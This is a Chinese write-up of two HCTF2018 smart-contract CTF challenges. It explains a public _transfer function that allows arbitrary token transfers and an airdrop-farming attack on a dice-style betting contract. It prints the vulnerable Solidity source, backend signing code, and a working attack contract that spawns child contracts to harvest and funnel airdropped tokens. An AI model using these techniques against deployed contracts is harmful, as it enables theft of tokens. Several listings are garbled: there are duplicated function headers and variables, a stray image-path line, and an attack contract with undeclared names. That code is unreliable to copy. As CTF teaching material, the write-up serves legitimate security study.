HCTF2018 智能合约两则 Writeup

原创

知道创宇KCSC 于 2019-10-09 16:56:51 发布 1325 收藏 1
文章标签： 网络安全 漏洞

作者：LoRexxar'@知道创宇404区块链安全研究团队
时间：2018年11月12日
如果你想第一时间了解漏洞资讯，可以关注我们的知道创宇Paper：https://paper.seebug.org/740/

这次比赛为了顺应潮流，HCTF出了3道智能合约的题目，其中1道是逆向，2道是智能合约的代码审计题目。

ez2win是一份标准的合约代币，在一次审计的过程中我发现，如果某些私有函数没有加上private，可以导致任意转账，是个蛮有意思的问题，但也由于太简单，所以想给大家opcode，大家自己去逆，由于源码及其简单，逆向难度不会太大，但可惜没有一个人做出来，被迫放源码，再加上这题本来就简单，重放流量可以抄作业，有点儿可惜。

bet2loss是我在审计dice2win类源码的时候发现的问题，但出题的时候犯傻了，在出题的时候想到如果有人想用薅羊毛的方式去拿flag也挺有意思的，所以故意留了transfer接口给大家，为了能让这个地方合理，我就把发奖也改用了transfer，结果把我预期的重放漏洞给修了...

bet2loss这题在服务端用web3.py，客户端用metamask+web3.js完成，在开发过程中，还经历了metamask的一次大更新，写好的代码忽然就跑不了了，换了新的api接口...简直历经磨难。

这次比赛出题效果不理想，没想到现在的智能合约大环境有这么差，在之前wctf大师赛的时候，duca出的一道智能合约题目超复杂，上百行的合约都被从opcode逆了出来，可这次没想到没人做得到，有点儿可惜。不管智能合约以后会不会成为热点，但就目前而言，合约的安全层面还处于比较浅显的级别，对于安全从业者来说，不断走在开发前面不是一件好事吗？

下面的所有题目都布在ropsten上，其实是为了参赛者体验好一点儿，毕竟要涉及到看events和源码。有兴趣还可以去看。

ez2win

```
0x71feca5f0ff0123a60ef2871ba6a6e5d289942ef for ropsten
D2GBToken is onsale. we will airdrop each person 10 D2GBTOKEN. You can transcat with others as you like.
only winner can get more than 10000000, but no one can do it.

function PayForFlag(string b64email) public payable returns (bool success){
    require (_balances[msg.sender] > 10000000);
      emit GetFlag(b64email, "Get flag!");
  }

hint1:you should recover eht source code first. and break all eht concepts you've already hold
hint2: now open source for you, and its really ez
```

```
sloved：15
score：527.78
```

ez2win，除了漏洞点以外是一份超级标准的代币合约，加上一个单词，你也可以用这份合约去发行一份属于自己的合约代币。

让我们来看看代码

```
pragma solidity ^0.4.24;
```

```
/**
 * @title ERC20 interface
 * @dev see https://github.com/ethereum/EIPs/issues/20
 */
interface IERC20 {
  function totalSupply() external view returns (uint256);

  function balanceOf(address who) external view returns (uint256);

  function allowance(address owner, address spender)
    external view returns (uint256);

  function transfer(address to, uint256 value) external returns (bool);

  function approve(address spender, uint256 value)
    external returns (bool);

  function transferFrom(address from, address to, uint256 value)
    external returns (bool);

  event Transfer(
    address indexed from,
    address indexed to,
    uint256 value
  );

  event Approval(
    address indexed owner,
    address indexed spender,
    uint256 value
  );

  event GetFlag(
    string b64email,
    string back
  );
}

/**
 * @title SafeMath
 * @dev Math operations with safety checks that revert on error
 */
library SafeMath {

  /**
  * @dev Multiplies two numbers, reverts on overflow.
  */
  function mul(uint256 a, uint256 b) internal pure returns (uint256) {
    // Gas optimization: this is cheaper than requiring 'a' not being zero, but the
    // benefit is lost if 'b' is also tested.
    // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522
    if (a == 0) {
      return 0;
    }

    uint256 c = a * b;
    require(c / a == b);

    return c;
  }

  /**
  * @dev Integer division of two numbers truncating the quotient, reverts on division by zero.
  */
  function div(uint256 a, uint256 b) internal pure returns (uint256) {
    require(b > 0); // Solidity only automatically asserts when dividing by 0
    uint256 c = a / b;
    // assert(a == b * c + a % b); // There is no case in which this doesn't hold

    return c;
  }

  /**
  * @dev Subtracts two numbers, reverts on overflow (i.e. if subtrahend is greater than minuend).
  */
  function sub(uint256 a, uint256 b) internal pure returns (uint256) {
    require(b <= a);
    uint256 c = a - b;

    return c;
  }

  /**
  * @dev Adds two numbers, reverts on overflow.
  */
  function add(uint256 a, uint256 b) internal pure returns (uint256) {
    uint256 c = a + b;
    require(c >= a);

    return c;
  }
}

/**
 * @title Standard ERC20 token
 *
 * @dev Implementation of the basic standard token.
 * https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
 * Originally based on code by FirstBlood: https://github.com/Firstbloodio/token/blob/master/smart_contract/Firs
tBloodToken.sol
 */
contract ERC20 is IERC20 {
  using SafeMath for uint256;

  mapping (address => uint256) public _balances;

  mapping (address => mapping (address => uint256)) public _allowed;

  mapping(address => bool) initialized;

  uint256 public _totalSupply;

  uint256 public constant _airdropAmount = 10;

  /**
  * @dev Total number of tokens in existence
  */
  function totalSupply() public view returns (uint256) {
```

```
  return _totalSupply;
}

/**
* @dev Gets the balance of the specified address.
* @param owner The address to query the balance of.
* @return An uint256 representing the amount owned by the passed address.
*/
function balanceOf(address owner) public view returns (uint256) {
  return _balances[owner];
}

// airdrop
function AirdropCheck() internal returns (bool success){
   if (!initialized[msg.sender]) {
          initialized[msg.sender] = true;
          _balances[msg.sender] = _airdropAmount;
          _totalSupply += _airdropAmount;
      }
      return true;
}

/**
 * @dev Function to check the amount of tokens that an owner allowed to a spender.
 * @param owner address The address which owns the funds.
 * @param spender address The address which will spend the funds.
 * @return A uint256 specifying the amount of tokens still available for the spender.
 */
function allowance(
  address owner,
  address spender
 )
  public
  view
  returns (uint256)
{
  return _allowed[owner][spender];
}

/**
* @dev Transfer token for a specified address
* @param to The address to transfer to.
* @param value The amount to be transferred.
*/
function transfer(address to, uint256 value) public returns (bool) {
  AirdropCheck();
  _transfer(msg.sender, to, value);
  return true;
}

/**
 * @dev Approve the passed address to spend the specified amount of tokens on behalf of msg.sender.
 * Beware that changing an allowance with this method brings the risk that someone may use both the old
 * and the new allowance by unfortunate transaction ordering. One possible solution to mitigate this
 * race condition is to first reduce the spender's allowance to 0 and set the desired value afterwards:
 * https://github.com/ethereum/EIPs/issues/20#issuecomment-263524729
 * @param spender The address which will spend the funds.
 * @param value The amount of tokens to be spent.
 */
function approve(address spender, uint256 value) public returns (bool) {
  function approve(address spender, uint256 value) public returns (bool) {
    require(spender != address(0));

    AirdropCheck();
    _allowed[msg.sender][spender] = value;
    return true;
  }

  /**
   * @dev Transfer tokens from one address to another
   * @param from address The address which you want to send tokens from
   * @param to address The address which you want to transfer to
   * @param value uint256 the amount of tokens to be transferred
   */
  function transferFrom(
    address from,
    address to,
    uint256 value
  )
    public
    returns (bool)
  {
    require(value <= _allowed[from][msg.sender]);
    AirdropCheck();

    _allowed[from][msg.sender] = _allowed[from][msg.sender].sub(value);
    _transfer(from, to, value);
    return true;
  }

  /**
  * @dev Transfer token for a specified addresses
  * @param from The address to transfer from.
  * @param to The address to transfer to.
  * @param value The amount to be transferred.
  */
  function _transfer(address from, address to, uint256 value) {
    require(value <= _balances[from]);
    require(to != address(0));

    _balances[from] = _balances[from].sub(value);
    _balances[to] = _balances[to].add(value);
  }
}

contract D2GBToken is ERC20 {

  string public constant name = "D2GBToken";
  string public constant symbol = "D2GBToken";
  uint8 public constant decimals = 18;

  uint256 public constant INITIAL_SUPPLY = 20000000000 * (10 ** uint256(decimals));

  /**
  * @dev Constructor that gives msg.sender all of existing tokens.
  */
  constructor() public {
    _totalSupply = INITIAL_SUPPLY;
    _balances[msg.sender] = INITIAL_SUPPLY;
    emit Transfer(address(0), msg.sender, INITIAL_SUPPLY);
  }


  //flag
  function PayForFlag(string b64email) public payable returns (bool success){

    require (_balances[msg.sender] > 10000000);
      emit GetFlag(b64email, "Get flag!");
  }
}
```

每个用户都会空投10 D2GBToken作为初始资金，合约里基本都是涉及到转账的函数，常用的转账函数是

```
function transfer(address to, uint256 value) public returns (bool) {
    AirdropCheck();
    _transfer(msg.sender, to, value);
    return true;
  }

  function transferFrom(address from, address to, uint256 value) public returns (bool) {
    require(value <= _allowed[from][msg.sender]);
    AirdropCheck();

    _allowed[from][msg.sender] = _allowed[from][msg.sender].sub(value);
    _transfer(from, to, value);
    return true;
  }

```

可见，transfer默认指定了msg.sender作为发信方，无法绕过。

transferFrom触发转账首先需要用approvel授权，这是一个授权函数，只能转账授权额度，也不存在问题。

唯一的问题就是

```
function _transfer(address from, address to, uint256 value) {
    require(value <= _balances[from]);
    require(to != address(0));

    _balances[from] = _balances[from].sub(value);
    _balances[to] = _balances[to].add(value);
  }
```

在solidity中，未定义函数权限的，会被部署为public，那么这个原本的私有函数就可以被任意调用，直接调用_transfer从owner那里转账过来即可。

bet2loss

bet2loss是我在审计dice2win类源码的时候发现的问题，可惜出题失误了，这里主要讨论非预期解吧。

```
Description
0x006b9bc418e43e92cf8d380c56b8d4be41fda319 for ropsten and open source

D2GBToken is onsale. Now New game is coming.
We’ll give everyone 1000 D2GBTOKEN for playing. only God of Gamblers can get flag.
```

```
solved: 5
score: 735.09
```

我们来看看代码，这次附上带有注释版本的

```
pragma solidity ^0.4.24;

/**
 * @title SafeMath
 * @dev Math operations with safety checks that revert on error
 */
library SafeMath {

    /**
    * @dev Multiplies two numbers, reverts on overflow.
    */
    function mul(uint256 a, uint256 b) internal pure returns (uint256) {
        // Gas optimization: this is cheaper than requiring 'a' not being zero, but the
        // benefit is lost if 'b' is also tested.
        // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522
        if (a == 0) {
            return 0;
        }

        uint256 c = a * b;
        require(c / a == b);

        return c;
    }

    /**
    * @dev Integer division of two numbers truncating the quotient, reverts on division by zero.
    */
    function div(uint256 a, uint256 b) internal pure returns (uint256) {
        require(b > 0); // Solidity only automatically asserts when dividing by 0
        uint256 c = a / b;
        // assert(a == b * c + a % b); // There is no case in which this doesn't hold

        return c;
    }

    /**
    * @dev Subtracts two numbers, reverts on overflow (i.e. if subtrahend is greater than minuend).
    */
    function sub(uint256 a, uint256 b) internal pure returns (uint256) {
        require(b <= a);
        uint256 c = a - b;

        return c;
    }

    /**
    * @dev Adds two numbers, reverts on overflow.
    */
    function add(uint256 a, uint256 b) internal pure returns (uint256) {
        uint256 c = a + b;
        require(c >= a);

        return c;
    }
}

/**
```

```
,
 * @title Standard ERC20 token
 *
 * @dev Implementation of the basic standard token.
 * https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
 * Originally based on code by FirstBlood: https://github.com/Firstbloodio/token/blob/master/smart_contract/Firs
tBloodToken.sol
 */
contract ERC20{
    using SafeMath for uint256;

    mapping (address => uint256) public balances;

    uint256 public _totalSupply;

    /**
    * @dev Total number of tokens in existence
    */
    function totalSupply() public view returns (uint256) {
        return _totalSupply;
    }

    /**
    * @dev Gets the balance of the specified address.
    * @param owner The address to query the balance of.
    * @return An uint256 representing the amount owned by the passed address.
    */
    function balanceOf(address owner) public view returns (uint256) {
        return balances[owner];
    }

    function transfer(address _to, uint _value) public returns (bool success){
        balances[msg.sender] = balances[msg.sender].sub(_value);
        balances[_to] = balances[_to].add(_value);

        return true;
    }
}

contract B2GBToken is ERC20 {

    string public constant name = "test";
    string public constant symbol = "test";
    uint8 public constant decimals = 18;
    uint256 public constant _airdropAmount = 1000;

    uint256 public constant INITIAL_SUPPLY = 20000000000 * (10 ** uint256(decimals));

    mapping(address => bool) initialized;
    /**
    * @dev Constructor that gives msg.sender all of existing tokens.
    */
    constructor() public {
        initialized[msg.sender] = true;
        _totalSupply = INITIAL_SUPPLY;
        balances[msg.sender] = INITIAL_SUPPLY;
    }

    // airdrop
    function AirdropCheck() internal returns (bool success){
         if (!initialized[msg.sender]) {
            initialized[msg.sender] = true;
            balances[msg.sender] = _airdropAmount;
            _totalSupply += _airdropAmount;
        }
        return true;
    }
}

// 主要代码
contract Bet2Loss is B2GBToken{
        /// *** Constants section

        // Bets lower than this amount do not participate in jackpot rolls (and are
        // not deducted JACKPOT_FEE).
        uint constant MIN_JACKPOT_BET = 0.1 ether;

        // There is minimum and maximum bets.
        uint constant MIN_BET = 1;
        uint constant MAX_BET = 100000;

        // Modulo is a number of equiprobable outcomes in a game:
        //  - 2 for coin flip
        //  - 6 for dice
        //  - 6*6 = 36 for double dice
        //  - 100 for etheroll
        //  - 37 for roulette
        //  etc.
        // It's called so because 256-bit entropy is treated like a huge integer and
        // the remainder of its division by modulo is considered bet outcome.
        uint constant MAX_MODULO = 100;

        // EVM BLOCKHASH opcode can query no further than 256 blocks into the
        // past. Given that settleBet uses block hash of placeBet as one of
        // complementary entropy sources, we cannot process bets older than this
        // threshold. On rare occasions dice2.win croupier may fail to invoke
        // settleBet in this timespan due to technical issues or extreme Ethereum
        // congestion; such bets can be refunded via invoking refundBet.
        uint constant BET_EXPIRATION_BLOCKS = 250;

        // Some deliberately invalid address to initialize the secret signer with.
        // Forces maintainers to invoke setSecretSigner before processing any bets.
        address constant DUMMY_ADDRESS = 0xACB7a6Dc0215cFE38e7e22e3F06121D2a1C42f6C;

        // Standard contract ownership transfer.
        address public owner;
        address private nextOwner;

        // Adjustable max bet profit. Used to cap bets against dynamic odds.
        uint public maxProfit;

        // The address corresponding to a private key used to sign placeBet commits.
        address public secretSigner;

        // Accumulated jackpot fund.
        uint128 public jackpotSize;

        // Funds that are locked in potentially winning bets. Prevents contract from
        // committing to bets it cannot pay out.
        uint128 public lockedInBets;
        uint128 public lockedInBets;

        // A structure representing a single bet.
        struct Bet {
                // Wager amount in wei.
                uint betnumber;
                // Modulo of a game.
                uint8 modulo;
                // Block number of placeBet tx.
                uint40 placeBlockNumber;
                // Bit mask representing winning bet outcomes (see MAX_MASK_MODULO comment).
                uint40 mask;
                // Address of a gambler, used to pay out winning bets.
                address gambler;
        }

        // Mapping from commits to all currently active & processed bets.
        mapping (uint => Bet) bets;

        // Events that are issued to make statistic recovery easier.
        event FailedPayment(address indexed beneficiary, uint amount);
        event Payment(address indexed beneficiary, uint amount);

        // This event is emitted in placeBet to record commit in the logs.
        event Commit(uint commit);

        event GetFlag(
            string b64email,
            string back
        );

        // Constructor. Deliberately does not take any parameters.
        constructor () public {
                owner = msg.sender;
                secretSigner = DUMMY_ADDRESS;
        }

        // Standard modifier on methods invokable only by contract owner.
        modifier onlyOwner {
                require (msg.sender == owner, "OnlyOwner methods called by non-owner.");
                _;
        }

        // See comment for "secretSigner" variable.
        function setSecretSigner(address newSecretSigner) external onlyOwner {
                secretSigner = newSecretSigner;
        }

        /// *** Betting logic

        // Bet states:
        //  amount == 0 && gambler == 0 - 'clean' (can place a bet)
        //  amount != 0 && gambler != 0 - 'active' (can be settled or refunded)
        //  amount == 0 && gambler != 0 - 'processed' (can clean storage)
        //
        //  NOTE: Storage cleaning is not implemented in this contract version; it will be added
        //              with the next upgrade to prevent polluting Ethereum state with expired bets.

        // Bet placing transaction - issued by the player.
        //  betMask              - bet outcomes bit mask for modulo <= MAX_MASK_MODULO,
        //                                      [0, betMask) for larger modulos.
        //  modulo                  - game modulo.
        //  commitLastBlock - number of the maximum block where "commit" is still considered valid.
        //  commit                  - Keccak256 hash of some secret "reveal" random number, to be supplied
        //                                      by the dice2.win croupier bot in the settleBet transaction. Supp
lying
        //                                      "commit" ensures that "reveal" cannot be changed behind the scen
es
        //                                      after placeBet have been mined.
        //  r, s                        - components of ECDSA signature of (commitLastBlock, commit). v is
        //                                      guaranteed to always equal 27.
        //
        // Commit, being essentially random 256-bit number, is used as a unique bet identifier in
        // the 'bets' mapping.
        //
        // Commits are signed with a block limit to ensure that they are used at most once - otherwise
        // it would be possible for a miner to place a bet with a known commit/reveal pair and tamper
        // with the blockhash. Croupier guarantees that commitLastBlock will always be not greater than
        // placeBet block number plus BET_EXPIRATION_BLOCKS. See whitepaper for details.
        function placeBet(uint betMask, uint modulo, uint betnumber, uint commitLastBlock, uint commit, bytes32
r, bytes32 s, uint8 v) external payable {
                // betmask是赌的数
                // modulo是总数/倍数
                // commitlastblock 最后一个能生效的blocknumber
                // 随机数签名hash， r, s

                // airdrop
                AirdropCheck();

                // Check that the bet is in 'clean' state.
                Bet storage bet = bets[commit];
                require (bet.gambler == address(0), "Bet should be in a 'clean' state.");

                // check balances > betmask
                require (balances[msg.sender] >= betnumber, "no more balances");

                // Validate input data ranges.
                require (modulo > 1 && modulo <= MAX_MODULO, "Modulo should be within range.");
                require (betMask >= 0 && betMask < modulo, "Mask should be within range.");
                require (betnumber > 0 && betnumber < 1000, "BetNumber should be within range.");


                // Check that commit is valid - it has not expired and its signature is valid.
                require (block.number <= commitLastBlock, "Commit has expired.");
                bytes32 signatureHash = keccak256(abi.encodePacked(commitLastBlock, commit));
                require (secretSigner == ecrecover(signatureHash, v, r, s), "ECDSA signature is not valid.");

                // Winning amount and jackpot increase.
                uint possibleWinAmount;

                possibleWinAmount = getDiceWinAmount(betnumber, modulo);

                // Lock funds.
                lockedInBets += uint128(possibleWinAmount);

                // Check whether contract has enough funds to process this bet.
                require (lockedInBets <= balances[owner], "Cannot afford to lose this bet.");


                balances[msg.sender] = balances[msg.sender].sub(betnumber);
```


```
            balances[msg.sender] = balances[msg.sender].sub(betnumber);
            // Record commit in logs.
            emit Commit(commit);

            // Store bet parameters on blockchain.
            bet.betnumber = betnumber;
            bet.modulo = uint8(modulo);
            bet.placeBlockNumber = uint40(block.number);
            bet.mask = uint40(betMask);
            bet.gambler = msg.sender;
        }

        // This is the method used to settle 99% of bets. To process a bet with a specific
        // "commit", settleBet should supply a "reveal" number that would Keccak256-hash to
        // "commit". it
        // is additionally asserted to prevent changing the bet outcomes on Ethereum reorgs.
        function settleBet(uint reveal) external {
            AirdropCheck();

            uint commit = uint(keccak256(abi.encodePacked(reveal)));

            Bet storage bet = bets[commit];
            uint placeBlockNumber = bet.placeBlockNumber;

            // Check that bet has not expired yet (see comment to BET_EXPIRATION_BLOCKS).
            require (block.number > placeBlockNumber, "settleBet in the same block as placeBet, or before.")
;
            require (block.number <= placeBlockNumber + BET_EXPIRATION_BLOCKS, "Blockhash can't be queried b
y EVM.");

            // Settle bet using reveal as entropy sources.
            settleBetCommon(bet, reveal);
        }


        // Common settlement code for settleBet & settleBetUncleMerkleProof.
        function settleBetCommon(Bet storage bet, uint reveal) private {
            // Fetch bet parameters into local variables (to save gas).
            uint betnumber = bet.betnumber;
            uint mask = bet.mask;
            uint modulo = bet.modulo;
            uint placeBlockNumber = bet.placeBlockNumber;
            address gambler = bet.gambler;

            // Check that bet is in 'active' state.
            require (betnumber != 0, "Bet should be in an 'active' state");

            // The RNG - combine "reveal" and blockhash of placeBet using Keccak256. Miners
            // are not aware of "reveal" and cannot deduce it from "commit" (as Keccak256
            // preimage is intractable), and house is unable to alter the "reveal" after
            // placeBet have been mined (as Keccak256 collision finding is also intractable).
            bytes32 entropy = keccak256(abi.encodePacked(reveal, placeBlockNumber));

            // Do a roll by taking a modulo of entropy. Compute winning amount.
            uint dice = uint(entropy) % modulo;

            uint diceWinAmount;
            diceWinAmount = getDiceWinAmount(betnumber, modulo);

            uint diceWin = 0;
            if (dice == mask){
                diceWin = diceWinAmount;
            }

            // Unlock the bet amount, regardless of the outcome.
            lockedInBets -= uint128(diceWinAmount);

            // Send the funds to gambler.
            sendFunds(gambler, diceWin == 0 ? 1 wei : diceWin , diceWin);
        }

        // Get the expected win amount after house edge is subtracted.
        function getDiceWinAmount(uint amount, uint modulo) private pure returns (uint winAmount) {
            winAmount = amount * modulo;
        }

        // 付奖金
        function sendFunds(address beneficiary, uint amount, uint successLogAmount) private {
            transfer(beneficiary, amount);
            emit Payment(beneficiary, successLogAmount);
        }
        //flag
        function PayForFlag(string b64email) public payable returns (bool success){

            require (balances[msg.sender] > 10000000);
            emit GetFlag(b64email, "Get flag!");
        }
}
```

这是一个比较经典的赌博合约，用的是市面上比较受认可的hash-reveal-commit模式来验证随机数。在之前的dice2win分析中，我讨论过这个制度的合理性，除非选择终止，否则可以保证一定程度的公平。

https://lorexxar.cn/2018/10/18/dice2win-safe/

代码比较长，我在修改dice2win的时候还留了很多无用代码，可以不用太纠结。流程大致如下：

1、在页面中点击下注



Welcome to Bet2Loss Game!

only winner can get flag!

```
1、Bet2Loss Game is based on Ropsten. open source on xxx.
2、Every New gamer will airdrop 1000 B2GB for betting.
3、Game Rule: Set a modulo (2 - 40), guess a number (0-(modulo-1)), and set a betnumber (1 - balanceOf(you) and less than 100000). If you win, you will get betnumber*modulo B2GB.
4、Example: set 2 as modulo, guess 1, and bet 100 B2GB. if 1 == random_number%modulo, you will get 100*2, which is 200 B2GB.
5、Ahhhh, if balanceOf(you) > 10000000, you can use the function PayForFlag. Admin will post the flag to your email.

ps: you need install a eth wallet, just like metamask in chrome webstore and a little test eth for gasprice.
ps: you can get the test eth from every ether faucet.(just like https://faucet.metamask.io/)
```

Address:
0xacb7a6dc0215cfe38e7e22e3f06121d2a1c42f6c
Balance:
1999999999999999999999928853

Modulo(2-40): 2
Bet Mask(0-(modulo-1)): 1
Bet Number(1-balanceOf(you)): 111

2、后端生成随机数，然后签名，饭后commit, r, s, v

```
  # 随机数
    reveal = random_num()
    result['commit'] = "0x"+sha3.keccak_256(bytes.fromhex(binascii.hexlify(reveal.to_bytes(32, 'big')).decode('utf-8'))).hexdigest()

    # web3获取当前blocknumber
    result['commitLastBlock'] = w3.eth.blockNumber + 250

    message = binascii.hexlify(result['commitLastBlock'].to_bytes(32,'big')).decode('utf-8')+result['commit'][2:]
    message_hash = '0x'+sha3.keccak_256(bytes.fromhex(message)).hexdigest()

    signhash = w3.eth.account.signHash(message_hash, private_key=private_key)

    result['signature'] = {}
    result['signature']['r'] = '0x' + binascii.hexlify((signhash['r']).to_bytes(32,'big')).decode('utf-8')
    result['signature']['s'] = '0x' + binascii.hexlify((signhash['s']).to_bytes(32,'big')).decode('utf-8')

    result['signature']['v'] = signhash['v']
```

3、回到前端，web3.js配合返回的数据，想meta发起交易，交易成功被打包之后向后台发送请求settlebet。

4、后端收到请求之后对该commit做开奖

```
transaction = bet2loss.functions.settleBet(int(reveal)).buildTransaction(
    {'chainId': 3, 'gas': 70000, 'nonce': nonce, 'gasPrice': w3.toWei('1', 'gwei')})

signed = w3.eth.account.signTransaction(transaction, private_key)

result = w3.eth.sendRawTransaction(signed.rawTransaction)
```

5、开奖成功

在这个过程中，用户得不到随机数，服务端也不能对随机数做修改，这就是现在比较常用的hash-reveal-commit随机数生成方案。

整个流程逻辑比较严谨。但有一个我预留的问题，空投。

在游戏中，我设定了每位参赛玩家都会空投1000个D2GB，而且没有设置上限，如果注册10000个账号，然后转账给一个人，那么你就能获得相应的token，这个操作叫薅羊毛，曾经出过不少这样的事情。

https://paper.seebug.org/646/

这其中有些很有趣的操作，首先，如果你一次交易一次交易去跑，加上打包的时间，10000次基本上不可能。

所以新建一个合约，然后通过合约来新建合约转账才有可能实现。

这其中还有一个很有趣的问题，循环新建合约，在智能合约中是一个消耗gas很大的操作。如果一次交易耗费的gas过大，那么交易就会失败，它就不会被打包。

简单的测试可以发现，大约50次循环左右gas刚好够用。攻击代码借用了@sissel的

```
pragma solidity ^0.4.20;
contract Attack_7878678 {
//    address[] private son_list;

    function Attack_7878678() payable {}

    function attack_starta(uint256 reveal_num) public {
        for(int i=0;i<=50;i++){
            son = new Son(reveal_num);
        }
    }

    function () payable {
    }
}

contract Son_7878678 {

    function Son_7878678(uint256 reveal_num) payable {
        address game = 0x006b9bc418e43e92cf8d380c56b8d4be41fda319;
        game.call(bytes4(keccak256("settleBet(uint256)")),reveal_num);
        game.call(bytes4(keccak256("transfer(address,uint256)")),0x5FA2c80DB001f970cFDd388143b887091Bf85e77,950)
;
    }
    function () payable{
    }
}
```

跑个200次就ok了
